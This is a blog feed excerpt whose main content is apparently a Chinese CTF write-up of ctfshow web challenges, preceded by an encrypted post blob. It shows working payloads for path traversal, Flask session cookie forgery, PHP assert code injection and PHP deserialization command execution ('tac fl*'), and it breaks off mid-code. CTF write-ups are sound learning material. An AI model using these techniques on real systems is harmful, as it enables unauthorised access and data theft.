e4254d4e52906f0fb3a353a0c85f1b1c74b8e5661a899de3ef1c3cc83d998ed5e7f4acd14225f2adb306c7611a858edc1e01daa26d5866735c866217f67155b1738ce9ce7423de825efcdf0f27c98a3b2e3c44a062c1724a082d3c5e5e52e85b0b5c335582a1499028c968ff4735211a50a2de1a545330e49c804b4cddefdbfa4c8c1eb50364e4eb82c7443f271cee77cc92e2a7f5e2186d04b98c2f4f2c4f5657b58a7145090cda510ce65cd2af5170b961ab87e756a2f158c9ae1e44f111715c7ea3423822f45271dd8f1c2d6eb39ce5d1bb9b6b7cc68d5685ba56deaf45140758048c2aa2e34d1b5767e6e31ea44f486edda08677194923504abdd65ed2314e3c39efd790c19902813c1fc38b3b998aaf7b2a137d6d319cab3a7f32c501b5b90733e890339f86ebce2b38e1baed1b5b3824e6bd59b44436288efd7695ff33589e357cadd495df64071757f6e2f350aa04e9914ec3a65bd8cf792aa63a95f0d76b1347ee10335b56b7e892a27606ea8a68fecb7afc69ddc2e5f3637114c3c7eea087bcd8cb0c01a18b912848c9e87966b1eb97f1a2e462eced4d3130346ba3c1a945bf31049518a660394dc08df0468ed6277541943d07387bd15acfff6399d9581a48082b4722d1ef5635959db04b3a9f058dfd3eee715d290b42abc6eb145aebc6f76433d3a39bc0993c0aedbe1a82f2d880d40973d684fe9587845a689a35c11a322f98aaf384fef7d2440a06e95f1ff01b9a7c4b4fa990a086d1ca5efea9f8a938a0be3fffea17d8813c5c91b78d0d9fb9d09f9a2145404dcc3809ca726b86458f65f260e1f907a89dd05c5a31cfb6c5a0781013714815717049bf194a62924c711f12a3b1c0681aae79b4fee0ba9bbc6861207bad322f9c3cdcde5d1c4fb3b3bbcae188f32926f2b73798348cb39fbbd280c6eb2ebc579b59571bfa32bb98b8e5cad379cf2222b106ba47c85e93c140fd9e28fd8d10071aaf090811d721d722287e5033a176522f6b8af782fed2377a46e0ac27e8ed09a959d154de3cd60b1531434d943f151a319de18ade13b929e5c873b807134679b202b628140281263b9712eed5b9ff51a08b4b7d01c3324dba454061156138059ef9b7e251fde3d45d2bad28168873ae20f6f245eb3aaa4dc67580f47315701806a4a47cb87657bad987ce5e38e7d9828b91bfbdce8c647138eee54103696d242d3ec3c64134a60bf58764c40e309532782f220397511c1630516e5ce109e8d13c7950c4df6a0381048cd6c529eba38523254f0594bc8f89a7e756e959bc052a1bba82e1d04cd7be772e167e97abc9839887a121e5e2048304e624d31c466769f6d10ef9073216d76fc9b546fdef8e2439f954be6b96e63c6b515e846727dce7c88d02676f0b5469a41d29e7c9146b879f7c085492d4647f90d664417f9fe7fb7ace92ed6045b9ab4e791267dc7c4adbd0e251c922f44b8b649d258ccbeaf042c244e53c9ff4b8549b8cd8d6cf0b08089e83786f7ae35686ca2baca9621fdef55013bcfcb3495490371071ccea4d43930dfd1ed9b4b25fe8818b01b444b1c06e461fb380bc43c865890a4e8376b34f7fa8f3ae8409eecf4acad602e5a3e3840f0ae5ac871a89c86927a24f7e38ac23728490bccfaa008c05df911bcd68233975cb644795a082b8694d377ca766e536beb152bac38936b1f1f97e0e99b06310f75d582feff394dc816b01cf6c9d35d1acfde5f0ca3f65169e81b4b72acdbf5981f92f8eec59fc405db625b37cf448cc22ca9a153433fea5165c198c30b49c4adef75772e1378b90fb61b24de50c494b33de3b7d04d3159180a567ee6f83c64e22c3646661525186a6a7df18bb49b9c8fa78cb33a777a63ef0c0dd0da0623094a313a41564cbf3a724684689b72ecc7fa1110eb00e9cd46d280b8029cb939c898e76b62e6a711514bbacab6fbc6a63818cf02c556ffb46476f9690407b290ce80fc9406b0e8148f3c4ed423d4e9187d615ce217e45a6b7b43860ceb2210ac21ea739632a7afc49296b75a41f70d9902dab8c459d3dbeeb73df26e6f6dd160d9328da81979cb8d21f9be6241957ee3a1df10c2f9af0d21163db5e7fda8b956e00cfb3b9289696cb4c26cd64a6ee06d6d5f68e2afe232c4c722db5c20e817f4cb882deb1755296b67f70a09022921aed6f18d1c6fd37d5357ccba1381824077238dec63150a05392d13f5b28ca75418c55715deca4c749d02044edf5376e7350bd0946589beb15ac410ed0db9a3670db88f9f944ad14def8982e8c652c2a2f1659e526e9628435bacbb93ef1a6a04aa77288472b5f639bec8d50cfb479a11a977c81276d0e6f6c0d1845008367827490d01f6b58870ef3ea6738a059e6093397a2e1427ebeef992b68b5210eb3dfac2e2ce871f6447a2ac32d812c73b68eef378a6f4d029bbdb59d04262551908af24bb2850cb86e37a3693fe1cdc9ae327fe290fb3275ffe784843cbebc0df4ce9cb4a0916f7f7f0dd2c1e071e6796a4d3b822504827ddc711e21bfe06cdf2e598aeb0ca3e5f508fd1d364b89c0dd48fffc337e2fad171c1fc59fddf912030b0650f6b0466f45c810ad24917d3b549b82a0af10c1ea0569079a4d4a97d1b737f226fdf7a5d15eaf7c9048355b959f071567a56e6f366db64df687efc9b81199ba29a88879e9bc0ec572fe7646af2ea84467c3a02c3cc1bb159867a190f877db1952b0673d6472760fcbd69c369ad6db380562681c6fd6d4899568f55e7e057e68d78f18c91ae18003a2c15327c1c6d5bb9379cbbe8df2d5219d4e51a26d4fd1fad116166f9f3f5b757d1439a7a4baa94c945377de01081c6c880011817a7c53998a6f4da374774c177ceb87896fff0889cc0b07a9d22837891e252d25c7e1b46238fda2ae2ae67f39c48dec51190124f852d95ea98516dfdd4b379f02609eb479b162be9bfc211fbf2e222a19816fe860504277c9baf0c152ba7a916e36805040f15fb7849b3d792bb4d283261b25e55237d01a0e144e6eaa925ec64ccaa29f166bf0423790cbf49e2af2a320a6c2d4f0324658bdb60aee8277533c6fcf88fa41ef0543661fe546a90cd83066bc930183ef9d7476f770e4c2bd9e24e65c107a725b9700e74bdb7520bc88f91c343deb2586c4a91d709d2532cd7af3d1221be9bcb43507739a8410e125c69adf81689037cb61f4411885715de3f20515372f3eb3926d352395056d260a3453a2f8e67ae712cc49df68eae50c34095494ad7e86e7a0c875995c309b9d4a7251812f3e2e3f7a22a3992bc1b332b8f6c38e81bad4624a1b8d205523ec7e7fe0412c33683b35168418987a6cdddf6f4aa629cc093d451b70a8372930f7dcb95b38211156191cfa96ea06875a4217aabba147f9d63baccc4f1fb9fad700840cbb90044a9eefaef11d931384999cbfffdb91580899e4e9de89b89ce258c5988f38cb7fe6437da7ba8fd6931856f01c00b42f7d1f7dfea9937c85e23c1cb77937ba495687db9d07664410c4d13567af41b4e0bb462eb9e67a1b56d838ac9c83bfdb06b0d4e8e9dbc141f475b4e113cc631e3a92ba08dc205b8492e03e770659623af4cef8a26c76d186a8dc17f7021d8320b0829f38662ac199b86c780c5b062d879edcaaf8e76c75fef939f4b3a38a9944771dc65e8b6cfddd1a6004875f3efa7ab66b81f67c0b462d31bb91db0be96a1f3cfc5d0401b3c7c7deb1c053375cb372ee7640530f78fbd089c967d96a7b2e6e730c79c1fb405d68db1b698b5067c56ad5c0591f12dcf7b680e7b57539821403e32ff2e162575784982e6e841755b3ebf7a18c5104c2c1acc04a1b3476a1a1136dc76c86425e2b7502e48abc107324bee6eea8ab7f9896d3e96cfb7bb9395cd003716a81a5a1246be32c4b0c650af99772574ea96c0b6f76dfc5b4e5f1d44a63bdde9eac5f4f0b00cc154fd13043f979d5607fb961ffb0eb6557daaa341de61f89872387874a5600b48a9d88c190e056bc400a607082f58492a8b812443a84fb4477a08fab92a0d4ad95891c6f9c7b69202421844144b2e50c8ff4a68697ea0002b9d40dae97ad1b3a3277b0f50fda0cf6895aee56f296288a1129ea045dd217a4c49234d72a3356f76402211b4e3600a66c5b8ff67412f374adaf2b1eb22b84b7571eccd84e0b010435c1e0a95f9b61aa11a47977bfc4f098d99420c05fd8bbe929a62c2b05b2b6cc2e992d9e6d392d5859524235117ebf4435b46214865f10fbc11d4888a4bcc33229da2acdab20910b633fbb900672ff810a214d8c65084bc5eaf8de4457741a766cc9de0137d05355b85fb775db8b668d204b8088ed9bbc34685d8168402aff2fba91edb1b50917b2098e365bc7308f6f185d3ecce90b231728e2e5159c6e420c479edd4f6cacce671ac5865a9767f6fc200d4b340efa220c29b1cce6b7a3c99b63b50dcba02893322e3ec1ba679b329c45d860b4dc04e055d080adeb1f480d3ba98767497490be0f4e15ea9ba5e68cf76dfe534ecf389352a6ed9786786a48de3302ca1c53dded9483870a43b2a651fba3f9389b7118bffdd29b87d1e4207335274ccd8d19c36207be107257c3eb0c0dedd4aa3397d92cede8d30adea5e5df68eedfb0653ed8c9c6a864998d456e06e4ad33335042b0c01e9ee6b1f493220424ed6cc21852578d1964030300142a252497efc65bcdba9d55174ee5fc8e0a148398dcf8855dbda3ea6f89288307bf5bdfe5db1fde8d0ff4556d842ef5fad36ed86460b455155788991fe399e49acd8f1df9f17bbd0bf53376bc314526396cd57f3b95fe9da4eb6bd9e1cca57c0faa277a371e82288511b5d3bab90a42ad40f04c2a7b049eb0c5ecffc7cb2e6bcc4f44d48c806640e088a97bb126220d19e0fb6341a62f1a8c1085221c594b59c1fa97ae787df8eba45279331dbedbfb3aef8a9073c4bb181349d0674d2af5f7e5e20e7260f8b5b73cf2e1d0d445de3c8dead51bd15e3bb9f7846ec2d9953ab4463a42f5539291bd6015cea180cfc11b71696fa004149282c5c11612d78883ed9728cd0d7f55dc84805f908744ba4cad507f993463d291e3d6e02d8995ed5bbc9f7bf644aaa56fbb473a4b2585f990b19ec7bd8fc1bd18b9180a5df84d15baa2ec43de7fc26ed391663c0fd1adf6936986969f6a9e82ef8cc9d1c3253eb38bf3d849820d8256b4fdb8f097d059994b9f2ffc45c8ce2d4d2d8176849ebc37ae5e60adbecace17ebb4efab9f012b7fb56cf3889bd10de34459b36ea8ba30bd815c9cc841195d348fb39fc03b9762d4391c0500ee9f670712cebbd0295e5018eadc48ebeb507ac0b252c94d8e097c92a72962f2561689afb2da3ddae3843b44d16ad0f95e231fc6a9aa60fe1ae26394aa8cbc16681b7eed8eef5045155b76a06b8ed47edab8bc6799435b83c927807e28beffa7f0345774540e1ef354d9e1b4ce2ac9cb38eced99303eba46be835eb974bb22bf7c642bc55ea024755ef0982df95f120787e28d3b882229401eb8ce49d0b0a683b321f5fcc8af5f566424e03753914360c9d2822dc1a19d6023cb3cc750b6780cc074c5b1865d84418b37e153ac196a1e36dac14f1ff3703b7a0e68281f63fbf2b92aa92397a4e1f1ebd54207bf923bf4d4cf4d871b0ccebbfdcde04a638ce432f12f24197f7eedede7ab797c78621f3e2b569c4547162745724578b85cd68dc3115bafc057d8b02e192c9fe576e4e4aa7356f15316083d21597dd2980e21af3b624e4c961c9719bbe200cca270778594ede72455e75c6191d762381602cce92e289de86c1fd7b22d5d50d1bf9142249fef121778b2aeaf2e2081149ae8bd7146b37038ac09d1bfb95599447890c8bc3436d23ef832847332f8a57162ac6acfc7fe85f90b88778cf43a92014795704d12e7ebfdeeef5b1506e166f9d6cadcd3ba10ecb6974e81b51dddf92dd211b9bb7b89d586cd05d5eae2c7bafba6e25358988c538839436d7df43688d3b605f7951983acd096722a858c3f3e7f2728b315f38e6804d6e6ac829b83260cfa9bcd9f204ddb7ef98f8948be4b7f2f6509ddebb7fa670b972738b872450a22afbfb5049d411dbe3efa269d4bc2e8426d9f24d8996adb7fa7ad7b4a9cbad8f42551a55be4f826a34a8726172fc87482e1d5767894b80b99a70c0e65a746618e0d2799ffabe698a722d455e3061b71387c9ee6d271f5261407ed4b7df4132641602f7dbd8f94c9be6a94714fb0635dd2421b396355ded322a68c6008020a72c2730651fadcb32788f0d1f4bfdf74dc1ef1d3df40a1cf2bd2ca2e4470f517a045a3af44f256480943e16747f5cc2bd83cc4b9aabc328efd58abe5773db8b990a68eca1c2a91904b370ca737638f834e16aaf429cf21da82ef8cb7f0ecbad4a660f857d10f706e4ea5cdb535643b5f7edcd3b9b86ff92a80c94e84bb26936b49c7ebad3dc7022c234057acc6478c2e9dfe6c9b75f01206620b6102aa356e78338e63f083e6de2345adcd58d2a7394620df684260d3f5b744559a9272606ff9016fcee2bf879e0231d9062ead654fae0f311665bcfc64fc412cbde850bfa31220ea573f48452446aca0b58f4a4bb474790232160ba98e650aaacbabc6e843079cb705039f04cc127bd105362a9798ebc38fc87b3fcdde5f4b59363d439a9a098a80e667ba7f0c9089e710bf307915263da6c0f261976ca21dbbc1617d3f8852e67d349f87a8e4b02f0e2aad9fa3d5a0fc63743e3c1449c90507e92f0f35d87d8d2ecb6691919ce9fac38bd06e14feefe32aa55785918420f629dcc0990fae410a698eed1f53c63f3c11cd561ff32ca21924c1c4b3556cc9000ad1850d1b9028c5f7ade5476def41c97408e9b3c3339616c6a39a3c5b21ba765b7ba2c11bc814ce5cee38f68e5f24b3f2447d0e8e2d38fc15e59e316d21dc046c7baaa4c0a8cd657a1985eb8513f3e986d97141bcbdfc9080e62f4da33ab4979146193b77ff0fc84b582ed8c5a4535e6f0b580d57c0c7045c942be61c7edd3f60420ff9fbc44ec288d82eedec005e57b17c5ea18999b16f819edaa7d0d949d6c519c445fcecb4e6062ac19a4b0b5855497c04f0f73367073f2a9d343f45161d3bfdc2da49c97802572bc7de354e48a92bea574bfc6c1f51acc659ec3bbeb2fe46f63c67a3f50a7aa599918913d42e426785e6ab41f2e1163c09f4f43eed45c7518f52b8712c4170350f04cf08fa7b3c095725f5d2cc50753988b073a185938a882ca58cf093a21f5c49461912fb988a16aff918a7ccf0289176db741ab9b63b26a4f0038a963e0cdb3190e11693d059ecdfcbbda5e3675de1a5a373dc8bcc42e63a621edc3664048fd5a69734d964e43f78e3f342cd5efafcdc5d032dcf9a5142bd29ef230ab10637a23d8eda03f298d36074c028efff38876c4358ff58576447be01853572226228b09417fba0a5fdf3a24cac527606051ea3b08066c514364e2432d4a1f0527ad5e76db40ce41278c8b746e59061a38702100e6d6032c6acd52fe7356de26ba2e35e10d8151636a90366bc399532b617b402ddd59bafed505bbddf4fdeccc211bbd15c8f58da39418f7d12a4c4d3264183aecc14c399cc2fb3ebb753deb95d72faec79865658a13aeb4704a04acdf7f1b97d2274347861550b45583499f7e4a896b47bb5dc55d02b2c4a20d80a25cd9498411bb3feb31da5c93aced13995863c348545086d90980761d3bd9a4270a0a64b7dfdf40ec74a0bbe5f509100ddd1ee6709244154b6bfa0ce9672ae099a4b4e5120d0c8fd3962794c34240db432ff2084e968b02f01f050c39b23040ddfcad16173d8281e1076cc01e22aa3cba353a4d0e26557bdc2ad105f37ebcd4acbca0c7cb2c9e901fec87a1b5266ec596ba26b38d219a6e9e50653719aac840b70f8b2bea9fd7aa8aef8a828fcef16c211c131450d5ae0a767042e9a26b7284be17fcb9521b078b0d69185916aacdd0805492036d3f463ad8f56924403932e73ff178d434ad5e36c49032d229bac265902ee148a95fba42f8eb2ca431641a6f04df1f662af3e833e88ab6abf646517145427a3cfe17c6ddcfd6c012f4b86655a2e616c010fd8dbfbb3ca74e1828809fc9170a7b741840e10e1adbc113ee0905f2f8174c48e66de4d2e2e80df813e3d0f2b83145a0a7d61759b5684d6ac493a7a2f0fd34648ad28c40a4231ed33c7ca555e04b53c23f4429d7776fd0d77b1f5c86a61ad67a5f6cb01a769ebee4c5cfb85555bbf82cfef4ed6cb8512b4ad5fb88afc2e5ba43ed940e0d9051b3a527e94fd80fd6ee27e4855687f5bd079d22267b9a5a96462e07124efa31d003e261932e1e921996cf9a3af242fb6eaefd73f872c784a2ab84c40cca84e5b1dc2955d146411176a44d00d1f23259dfa5fccd0b8b9d3edf6bdd2178e44a227690ce8a92dee9906d4f22c0e01377f481693997d526e83a13f44ca2b2ab7d6af9cbf72969b36fba8aaa093290ea7b02ed16dc8857cf8ed673617aeb773d64e48399ceeaeb249023c30766ec3cd62d1e4a8cd69acf66bdfab7fe732bd4bfaf348985dc835e62776eda22c10782001914e63a79f8427ebeda8433b37e4c2be86edc727389d01e0150371666216d58fdca28ca34af1baca2aa851b493d5c3b4e9478312f83c941ceebc36bb344fc7e68bd51b38ea52afd10f4fa47d698c4ddc01df749c4948c143f66f960eb964c2e585551d0ab5f03aaee733645a6affdc275f0de7f5d227bc52a597e6b9000556a7e7f9ff478b70dc158b6dce4de9dca172fbbd506b133c102430546b621e95e870a1eea9c5dc207b7e6423255a78538c4f97fc37815340052831b560b736d3b80369c1d4df7efed15155184ac4373b5d6b2d8d6cd210ad5579464023dc2547ac447dc3757b26dda3abbb69052a89451e1df6482a84b164b5fee252c1a8acfcce8d1bec50a901976dc7990cf27a4f887070fb8005a5970351b4a56614efcbe36590f4b38ca964fb25777432ac73</script>  <div class="hbe hbe-content">    <div class="hbe hbe-input hbe-input-default">      <input class="hbe hbe-input-field hbe-input-field-default" type="password" id="hbePass">      <label class="hbe hbe-input-label hbe-input-label-default" for="hbePass">        <span class="hbe hbe-input-label-content hbe-input-label-content-default">别看了宝子都加密了</span>      </label>    </div>  </div></div><script data-pjax src="/lib/hbe.js"></script><link href="/css/hbe.style.css" rel="stylesheet" type="text/css">]]>
    </content>
    <id>https://cl1ck-t0.github.io/2026/07/17/%E6%96%B0%E7%94%9F%E8%B5%9B%E8%B5%9B%E5%90%8E%E6%80%BB%E7%BB%93/</id>
    <link href="https://cl1ck-t0.github.io/2026/07/17/%E6%96%B0%E7%94%9F%E8%B5%9B%E8%B5%9B%E5%90%8E%E6%80%BB%E7%BB%93/"/>
    <published>2026-07-17T00:23:40.000Z</published>
    <summary>前面的区域以后再来探索吧~</summary>
    <title>新生赛赛后总结</title>
    <updated>2026-07-20T03:15:03.247Z</updated>
  </entry>
  <entry>
    <author>
      <name>Cl1ck-t0</name>
    </author>
    <category term="web" scheme="https://cl1ck-t0.github.io/tags/web/"/>
    <content>
      <![CDATA[<link rel="stylesheet" class="aplayer-secondary-style-marker" href="\assets\css\APlayer.min.css"><script src="\assets\js\APlayer.min.js" class="aplayer-secondary-script-marker"></script><h1 id="ctfshow菜狗杯"><a class="markdownIt-Anchor" href="#ctfshow菜狗杯"></a> ctfshow菜狗杯</h1><p>小灯刷题经历(实则是复健的一环)   主要是web题目，misc比较简单这里不放</p><h2 id="1抽老婆"><a class="markdownIt-Anchor" href="#1抽老婆"></a> 1.抽老婆</h2><p>这集神了</p><p>任意文件下载漏洞：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">网址+/download?file=../../app.py 相对路径读到源码。</span><br></pre></td></tr></table></figure><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br></pre></td><td class="code"><pre><span class="line"><span class="comment"># 使用 Python 字典格式（注意：True 要大写）</span></span><br><span class="line"></span><br><span class="line">python3 flask_session_cookie_manager3.py encode \</span><br><span class="line">    -s <span class="string">&#x27;tanji_is_A_boy_Yooooooooooooooooooooo!&#x27;</span> \</span><br><span class="line">    -t <span class="string">&quot;&#123;&#x27;current_wifi&#x27;:&#x27;24b17130bad74a96520d13ef4e90e1e5.jpg&#x27;,&#x27;isadmin&#x27;:True&#125;&quot;</span></span><br></pre></td></tr></table></figure><p>伪造得到：eyJjdXJyZW50X3dpZmkiOiIyNGIxNzEzMGJhZDc0YTk2NTIwZDEzZWY0ZTkwZTFlNS5qcGciLCJpc2FkbWluIjp0cnVlfQ.alrocQ.-J6hwYZAuamqDsjbvhJlpwssuqo</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">https://c3916885-69f4-4a35-bdc2-04714f1d3e0a.challenge.ctf.show/secret_path_U_never_know</span><br></pre></td></tr></table></figure><p>cookie替换后得到flag:ctfshow{dd813b22-7062-49c4-86a9-8437c78250c2}</p><h2 id="2一言既出"><a class="markdownIt-Anchor" href="#2一言既出"></a> 2.一言既出</h2><figure class="highlight php"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br></pre></td><td class="code"><pre><span class="line"><span class="meta">&lt;?php</span></span><br><span class="line"><span class="title function_ invoke__">highlight_file</span>(<span class="keyword">__FILE__</span>); </span><br><span class="line"><span class="keyword">include</span> <span class="string">&quot;flag.php&quot;</span>;  </span><br><span class="line"><span class="keyword">if</span> (<span class="keyword">isset</span>(<span class="variable">$_GET</span>[<span class="string">&#x27;num&#x27;</span>]))&#123;</span><br><span class="line">    <span class="keyword">if</span> (<span class="variable">$_GET</span>[<span class="string">&#x27;num&#x27;</span>] == <span class="number">114514</span>)&#123;</span><br><span class="line">        <span class="title function_ invoke__">assert</span>(<span class="string">&quot;intval(<span class="subst">$_GET</span>[num])==1919810&quot;</span>) <span class="keyword">or</span> <span class="keyword">die</span>(<span class="string">&quot;一言既出，驷马难追!&quot;</span>);</span><br><span class="line">        <span class="keyword">echo</span> <span class="variable">$flag</span>;</span><br><span class="line">    &#125; </span><br><span class="line">&#125; </span><br></pre></td></tr></table></figure><p>代码审计</p><p>要想拿到flag，必须<strong>同时</strong>满足两个条件：</p><ol><li><code>$_GET['num'] == 114514</code> （通过外层<code>if</code>判断）</li><li><code>intval($_GET['num']) == 1919810</code> （通过<code>assert</code>内部判断）</li></ol><p><code>intval()</code>有一个特性：如果字符串以<code>0x</code>开头，它会将其解析为十六进制数；如果以<code>0</code>开头，它会解析为八进制数（PHP 7.1.0+ 起，<code>intval</code> 对字符串的处理有所变化，但<code>0x</code>和<code>0</code>前缀仍有效）。</p><p><code>intval()</code> 是PHP中一个非常常用的<strong>类型转换函数</strong>，用于将变量转换为**整数（int）**类型。</p><p>payload：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br></pre></td><td class="code"><pre><span class="line">payload：?num=114514%2b1805296</span><br><span class="line">外层判断遇到+停止即为114514，内层判断114514+1805296=1919810成立</span><br><span class="line">注：在URL规范中，+ 号被保留用作表示空格，所以这里要用url编码使其能表示为+，若写+，浏览器看做114514 1805296</span><br><span class="line"></span><br><span class="line">也可以：?num=114514);//</span><br><span class="line">字符串拼接得到:intval(114514);//)==1919810 </span><br><span class="line">后面被注释掉</span><br></pre></td></tr></table></figure><p>得到flag：ctfshow{084ee8bd-9c18-4c4a-a6c6-5c0580a71748}</p><h2 id="3驷马难追"><a class="markdownIt-Anchor" href="#3驷马难追"></a> 3.驷马难追</h2><p>用?num=114514%2b1805296也能过</p><h2 id="4taptaptap"><a class="markdownIt-Anchor" href="#4taptaptap"></a> 4.TapTapTap</h2><p>游戏类肯定看源码（不过我也玩了一下16关坠机了QAQ可恶差一点）</p><p>看源码一眼就能看到：</p><figure class="highlight js"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br></pre></td><td class="code"><pre><span class="line"><span class="keyword">if</span> ( gameEngine.<span class="property">levelNum</span> &gt; <span class="number">20</span>) &#123;</span><br><span class="line">      toolsBox.<span class="title function_">hidePage</span>(pagePlayArea);</span><br><span class="line">      toolsBox.<span class="title function_">showPage</span>(pageLevelPassed);</span><br><span class="line">      <span class="variable language_">console</span>.<span class="title function_">log</span>(<span class="title function_">atob</span>(<span class="string">&#x27;WW91ciBmbGFnIGlzIGluIC9zZWNyZXRfcGF0aF95b3VfZG9fbm90X2tub3cvc2VjcmV0ZmlsZS50eHQ=&#x27;</span>));</span><br><span class="line">      <span class="title function_">alert</span>(<span class="title function_">atob</span>(<span class="string">&#x27;WW91ciBmbGFnIGlzIGluIC9zZWNyZXRfcGF0aF95b3VfZG9fbm90X2tub3cvc2VjcmV0ZmlsZS50eHQ=&#x27;</span>));</span><br><span class="line">      &#125;</span><br></pre></td></tr></table></figure><p>base64解码得到：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">Your flag is in /secret_path_you_do_not_know/secretfile.txt</span><br></pre></td></tr></table></figure><p>得到：ctfshow{23ee8d08-089c-401a-82b2-794382ca63eb}</p><h2 id="5webshell"><a class="markdownIt-Anchor" href="#5webshell"></a> 5.Webshell</h2><figure class="highlight php"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br><span class="line">16</span><br><span class="line">17</span><br><span class="line">18</span><br><span class="line">19</span><br><span class="line">20</span><br><span class="line">21</span><br><span class="line">22</span><br><span class="line">23</span><br><span class="line">24</span><br><span class="line">25</span><br><span class="line">26</span><br><span class="line">27</span><br><span class="line">28</span><br><span class="line">29</span><br><span class="line">30</span><br><span class="line">31</span><br><span class="line">32</span><br></pre></td><td class="code"><pre><span class="line"><span class="meta">&lt;?php</span> </span><br><span class="line">    <span class="title function_ invoke__">error_reporting</span>(<span class="number">0</span>);</span><br><span class="line"></span><br><span class="line">    <span class="class"><span class="keyword">class</span> <span class="title">Webshell</span> </span>&#123;</span><br><span class="line">        <span class="keyword">public</span> <span class="variable">$cmd</span> = <span class="string">&#x27;echo &quot;Hello World!&quot;&#x27;</span>;</span><br><span class="line"></span><br><span class="line">        <span class="keyword">public</span> <span class="function"><span class="keyword">function</span> <span class="title">__construct</span>(<span class="params"></span>) </span>&#123;</span><br><span class="line">            <span class="variable language_">$this</span>-&gt;<span class="title function_ invoke__">init</span>();</span><br><span class="line">        &#125;</span><br><span class="line"></span><br><span class="line">        <span class="keyword">public</span> <span class="function"><span class="keyword">function</span> <span class="title">init</span>(<span class="params"></span>) </span>&#123;</span><br><span class="line">            <span class="keyword">if</span> (!<span class="title function_ invoke__">preg_match</span>(<span class="string">&#x27;/flag/i&#x27;</span>, <span class="variable">$this</span>-&gt;cmd)) &#123;</span><br><span class="line">                <span class="variable language_">$this</span>-&gt;<span class="title function_ invoke__">exec</span>(<span class="variable">$this</span>-&gt;cmd);</span><br><span class="line">            &#125;</span><br><span class="line">        &#125;</span><br><span class="line"></span><br><span class="line">        <span class="keyword">public</span> <span class="function"><span class="keyword">function</span> <span class="title">exec</span>(<span class="params"><span class="variable">$cmd</span></span>) </span>&#123;</span><br><span class="line">            <span class="variable">$result</span> = <span class="title function_ invoke__">shell_exec</span>(<span class="variable">$cmd</span>);</span><br><span class="line">            <span class="keyword">echo</span> <span class="variable">$result</span>;</span><br><span class="line">        &#125;</span><br><span class="line">    &#125;</span><br><span class="line"></span><br><span class="line">    <span class="keyword">if</span>(<span class="keyword">isset</span>(<span class="variable">$_GET</span>[<span class="string">&#x27;cmd&#x27;</span>])) &#123;</span><br><span class="line">        <span class="variable">$serializecmd</span> = <span class="variable">$_GET</span>[<span class="string">&#x27;cmd&#x27;</span>];</span><br><span class="line">        <span class="variable">$unserializecmd</span> = <span class="title function_ invoke__">unserialize</span>(<span class="variable">$serializecmd</span>);</span><br><span class="line">        <span class="variable">$unserializecmd</span>-&gt;<span class="title function_ invoke__">init</span>();</span><br><span class="line">    &#125;</span><br><span class="line">    <span class="keyword">else</span> &#123;</span><br><span class="line">        <span class="title function_ invoke__">highlight_file</span>(<span class="keyword">__FILE__</span>);</span><br><span class="line">    &#125;</span><br><span class="line"></span><br><span class="line"><span class="meta">?&gt;</span></span><br></pre></td></tr></table></figure><p>代码审计</p><p>经典的php反序列化</p><figure class="highlight php"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br></pre></td><td class="code"><pre><span class="line"><span class="meta">&lt;?php</span></span><br><span class="line"><span class="class"><span class="keyword">class</span> <span class="title">Webshell</span> </span>&#123;</span><br><span class="line">        <span class="keyword">public</span> <span class="variable">$cmd</span> = <span class="string">&#x27;tac fl*&#x27;</span>;</span><br><span class="line"></span><br><span class="line">&#125;</span><br><span class="line"><span class="variable">$j17</span> = <span class="keyword">new</span> <span class="title class_">Webshell</span>();</span><br><span class="line"><span class="keyword">echo</span> <span class="title function_ invoke__">serialize</span>(<span class="variable">$j17</span>);</span><br><span class="line"><span class="keyword">echo</span> <span class="title function_ invoke__">urlencode</span>(<span class="title function_ invoke__">serialize</span>(<span class="variable">$j17</span>));</span><br><span class="line"><span class="meta">?&gt;</span></span><br><span class="line"></span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">https://3ff79751-f9b7-4205-847a-412f812a9cdf.challenge.ctf.show/?cmd=O:8:&quot;Webshell&quot;:1:&#123;s:3:&quot;cmd&quot;;s:7:&quot;tac fl*&quot;;&#125;</span><br></pre></td></tr></table></figure><p>得到flag：ctfshow{c2f246f3-b034-4f66-b6da-b970a8ae7f30}</p><h2 id="6化零为整"><a class="markdownIt-Anchor" href="#6化零为整"></a> 6.化零为整</h2><figure class="highlight php"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br><span class="line">16</span><br><span class="line">17</span><br><span class="line">18</span><br><span class="line">19</span><br></pre></td><td class="code"><pre><span class="line"><span class="meta">&lt;?php</span></span><br><span class="line"></span><br><span class="line"><span class="title function_ 